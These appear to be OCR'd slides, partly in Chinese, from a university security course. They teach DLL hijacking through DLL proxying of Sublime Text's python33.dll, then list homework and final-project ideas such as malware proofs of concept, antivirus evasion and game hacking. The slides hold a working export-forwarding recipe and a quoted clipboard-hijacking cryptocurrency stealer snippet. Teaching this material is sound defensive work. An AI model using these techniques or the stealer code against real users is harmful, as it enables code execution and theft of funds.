
SimpleDLL | (全域範圍) | DllMain(HMODULE hModule, DWORD ul_rea

```cpp
#include "pch.h"
#include "string"
#include "windows.h"
using namespace std;
void show_pid(const char* mode) {
    string pid = "I am " + to_string(GetCurrentProcessId());
    MessageBoxA(NULL, pid.c_str(), mode, MB_OK);
}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH: // Initialize after calling LoadLibrary.
            show_pid("DLL_PROCESS_ATTACH");
            break;
        case DLL_THREAD_ATTACH:  // Initialize the thread created by current process.
            show_pid("DLL_THREAD_ATTACH");
            break;
        case DLL_THREAD_DETACH:  // Cleanup when a thread exit.
            break;
        case DLL_PROCESS_DETACH: // Cleanup when the DLL is being unloaded.
            break;
    }
    return TRUE;
}
```

DLL proxying


1. List all exported functions of legitimate DLL
   - https://www.nirsoft.net/utils/dll_export_viewer.html

- Select the target DLL (python33.dll in Sublime)



DLL proxying

1. List all exported functions of legitimate DLL
   - https://www.nirsoft.net/utils/dll_export_viewer.html
   - Export HTML report



DLL proxying

2. Parse the report.html and generate code
   - https://github.com/ravinacademy/DllFunctionProxy/blob/master/Parser.py

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/dll_hijacking]
└─$ python3 DllFunctionProxy/Parser.py report.html > python33.txt

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/dll_hijacking]
└─$ head python33.txt
#pragma comment(linker,"/export:_Py_add_one_to_index_C=python33_orig._Py_add_one_to_index_C,@1208")
#pragma comment(linker,"/export:_Py_add_one_to_index_F=python33_orig._Py_add_one_to_index_F,@1209")
#pragma comment(linker,"/export:_Py_ascii_whitespace=python33_orig._Py_ascii_whitespace,@1210")
#pragma comment(linker,"/export:_Py_BreakPoint=python33_orig._Py_BreakPoint,@1181")
#pragma comment(linker,"/export:_Py_BuildValue_SizeT=python33_orig._Py_BuildValue_SizeT,@1182")
#pragma comment(linker,"/export:_Py_c_abs=python33_orig._Py_c_abs,@1211")
#pragma comment(linker,"/export:_Py_c_diff=python33_orig._Py_c_diff,@1212")
#pragma comment(linker,"/export:_Py_c_neg=python33_orig._Py_c_neg,@1213")
#pragma comment(linker,"/export:_Py_c_pow=python33_orig._Py_c_pow,@1214")
#pragma comment(linker,"/export:_Py_c_prod=python33_orig._Py_c_prod,@1215")
```

DLL proxying

3. Simply paste the output (python33.txt) into malicious DLL.


dllmain.cpp

Dll_Hijacking (全域範圍)

```
1   // dllmain.cpp : 定義 DLL 應用程式的進入點。
2   #include "pch.h"
3   #include "string"
4   #include "windows.h"
5   void show_pid(const char *title) {
6       DWORD pid = GetCurrentProcessId();
7       MessageBoxA(NULL, std::to_string(pid).c_str(), title, MB_OK);
8   }
9   BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) { ... }
29  #pragma comment(linker,"/export:_Py_add_one_to_index_C=python33_orig._Py_add_one_to_index_C,@1208")
30  #pragma comment(linker,"/export:_Py_add_one_to_index_F=python33_orig._Py_add_one_to_index_F,@1209")
31  #pragma comment(linker,"/export:_Py_ascii_whitespace=python33_orig._Py_ascii_whitespace,@1210")
32  #pragma comment(linker,"/export:_Py_BreakPoint=python33_orig._Py_BreakPoint,@1181")
33  #pragma comment(linker,"/export:_Py_BuildValue_SizeT=python33_orig._Py_BuildValue_SizeT,@1182")
34  #pragma comment(linker,"/export:_Py_c_abs=python33_orig._Py_c_abs,@1211")
35  #pragma comment(linker,"/export:_Py_c_diff=python33_orig._Py_c_diff,@1212")
36  #pragma comment(linker,"/export:_Py_c_neg=python33_orig._Py_c_neg,@1213")
```

DLL proxying

- Rename the target DLL to “python33_orig.dll”



010 Editor - C:\Users\yun\Desktop\vm_share\nmlab\dll_hijacking\python33.dll*

File Edit Search View Format Scripts Templates Debug Tools Window Help

Startup | PE_Validation.exe | processhacker-2.39-setup.exe | processhacker-2.39-setup.exe | python33.dll* ×

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
1:3250h: 55 6E 6B 6E 6F 77 6E 20 65 78 63 65 70 74 69 6F   Unknown exceptio
1:3260h: 6E 00 00 00 00 00 00 00 62 61 64 20 61 72 72 61   n.......bad arra
1:3270h: 79 20 6E 65 77 20 6C 65 6E 67 74 68 00 00 00 00   y new length....
1:3280h: 73 74 72 69 6E 67 20 74 6F 6F 20 6C 6F 6E 67 00   string too long.
1:3290h: 44 4C 4C 20 48 69 6A 61 63 6B 69 6E 67 2C 20 50   DLL Hijacking, P
1:32A0h: 49 44 3A 50 41 54 43 48 42 79 65 2C 20 50 49 44   ID:PATCHBye, PID
1:32B0h: 3A 00 00 00 00 00 00 00 44 4C 4C 5F 54 48 52 45   :.......DLL_THRE
1:32C0h: 41 44 5F 41 54 54 41 43 48 00 00 00 00 00 00 00   AD_ATTACH.......
1:32D0h: 44 4C 4C 5F 54 48 52 45 41 44 5F 44 45 54 41 43   DLL_THREAD_DETAC
1:32E0h: 48 00 00 00 00 00 00 00 C0 F4 97 61 00 00 00 00   H.......Àô—a....
1:32F0h: 02 00 00 00 4C 00 00 00 FC 4B 01 00 FC 37 01 00   ....L...üK..ü7..
```

Template Results - EXE.bt

Name	Value	Start	Size	Color	Co
struct IMAGE_SECTION_HEADER SectionHeaders[7]		208h	118h	Fg: Bg:	
struct IMAGE_SECTION_DATA Section[0]	.text	400h	B800h	Fg: Bg:	
struct IMAGE_SECTION_DATA Section[1]	.rdata	BC00h	1CC00h	Fg: Bg:	
struct IMAGE_SECTION_DATA Section[2]	.data	28800h	C00h	Fg: Bg:	


Find Results

Address	Value
Found 4 occurrences of 'PID'.	
1329Fh	PID
132ADh	PID
26714h	pId
26733h	pId

如果無法安裝 Visual Studio，把自己的學號 Patch 上去。

DLL Hijacking


Screenshot-03



PID

DLL Hijacking

- 2 個 DLL 都會載入



Name	Base address	Size	Description
ntdll.dll	0x77720000	1.62 MB	NT Layer DLL
ole32.dll	0x7feff640000	2 MB	Microsoft OLE for Windows
oleaut32.dll	0x7feff8b0000	872 kB	
opengl32.dll	0x7fef18d0000	1.11 MB	OpenGL Client DLL
plugin_host-3.3.exe	**0x13f5d0000**	**8.82 MB**	
profapi.dll	0x7fefd270000	60 kB	User Profile Basic API
python33.dll	0x7fef3830000	192 kB	
python33_orig.dll	0x1e000000	6.96 MB	Python Core
rpcrt4.dll	0x7fefe850000	1.18 MB	Remote Procedure Call Runtime
sechost.dll	0x7feff220000	124 kB	Host for SCM/SDDL/LSA Lookup APIs
setupapi.dll	0x7feff320000	1.84 MB	Windows Setup API
shell32.dll	0x7fefda50000	13.54 MB	Windows Shell Common Dll
shlwapi.dll	0x7fefd700000	452 kB	Shell Light-weight Utility Library
SortDefault.nls	0x2b10000	2.81 MB	
StaticCache.dat	0x20e0000	9.31 MB	
user32.dll	0x77620000	0.98 MB	Multi-User Windows USER API Client

Reference

- DLL Hijacking Tutorial
  - https://www.youtube.com/watch?v=uPl28hTfFBs&ab_channel=PentesterAcademyTV

HW

- (4pt) 上傳 “學號”.pdf，包含:
  - Screenshot-01
  - Screenshot-02
  - Screenshot-03
- (1pt) 學習筆記 @ https://hackmd.io/6bpA4SEwT3aQtRutksfSbg
  - 重點整理 or 延伸學習

Final Project

- Malware POC
- PE Injection 如何不被防毒軟體偵測？
- Game Hacking
- 重複論文實驗
- 自訂題目

Malware POC

- Malicious File, VM Image, Docker Image, Package, …
- Techniques:
  - Execution, Persistence, Privilege Escalation, Defense Evasion, C&C, …
- Malicious Behavior:
  - (P2P)Botnet, Ransomware, Steal Cookies/Password, Keylogger, …

Malicious Behavior Example: Clipboard hijacking cryptocurrency malware

https://oalieno.github.io/2020/08/16/security/news/clipboard-hijack/

- 他把你剪貼簿裡面符合 bitcoin 或 ethereum 地址格式的通通換成他錢包的位址。

```
from __future__ import print_function
import time, re, pyperclip, subprocess

def main():
    while True:
        try:
            clipboard = None
            process = subprocess.Popen(['C:\\windows\\System32\\WindowsPowerShell\\v1.0\\p
            clipboard = str(process.stdout.read()).strip().decode('utf-8').rstrip(u'\x00')
            if clipboard != btc_address and clipboard != eth_address:
                if re.match(btc_address_pattern, str(clipboard)):
                    pyperclip.copy(btc_address)
                    pyperclip.paste()
                elif re.match(eth_address_pattern, str(clipboard)):
                    pyperclip.copy(eth_address)
                    pyperclip.paste()
```

Command and Control

- Twitter profile being used to command and control (C&C), pushing BASE64-encoded information.

https://www.researchgate.net/figure/Twitter-profile-being-used-to-command-and-control-C-C-pushing-BASE64-encoded_fig2_229033917

PE Injection 如何不被防毒軟體偵測？

- 了解防毒軟體偵測的機制，實作躲避偵測的技巧

4cb449c50ed84b617a5167dd15f3314fbdb40be66d1c2cd823507cb39cd0a4a4

2 security vendors flagged this file as malicious

Before Injection

2 / 70

4cb449c50ed84b617a5167dd15f3314fbdb40be66d1c2cd823507cb39cd0a4a4

pe-tut02.exe

peexe

3.00 KB Size

2019-09-02 23:38:54 UTC 2 years ago

c48ccc8fb6be911b338b40a35075f1686fa979d0fd69e6b351372a12ba898892

40 security vendors flagged this file as malicious

After Injection

40 / 66

c48ccc8fb6be911b338b40a35075f1686fa979d0fd69e6b351372a12ba898892

PE_Validation.exe

overlay peexe runtime-modules

11.00 KB Size

2021-04-18 17:05:05 UTC 7 months ago

Community Score

https://www.virustotal.com/gui/home/upload

Game Hacking

- 利用 DLL Hijacking, DLL Injection, LD_PRELOAD, Ptrace 等技巧，達成
  - Hook Function
  - Memory Scanning/Editing

- [Linux/GameHacking] C/C++ read and write process memory

重複論文實驗

- Memory Forensics: Recovering Chat Messages and Encryption Master Key
  - When a system is decrypted, there is a big chance that the encryption recovery password or even the master key is placed in memory.

WannaCry

- 2017年5月19日，安全研究人員 Adrien Guinet 發現病毒用來加密的 Windows API 存在的缺陷，在非最新版作業系統（Windows 10）中，所用私鑰會暫時留在記憶體中而不會被立即清除

- Adrien Guinet 開發並開源了一個名為 Wannakey 的工具，並稱這適用於為感染該病毒且執行 Windows XP 的電腦找回檔案

```
std::error_code walkProcessMemory(HANDLE hProc,
{
```

search_primes.cpp Wannakey 2.2:

- 在感染病毒後電腦未重新啟動，且私鑰所在記憶體還未被覆蓋（需要運氣）的話，有機會找出私鑰復原資料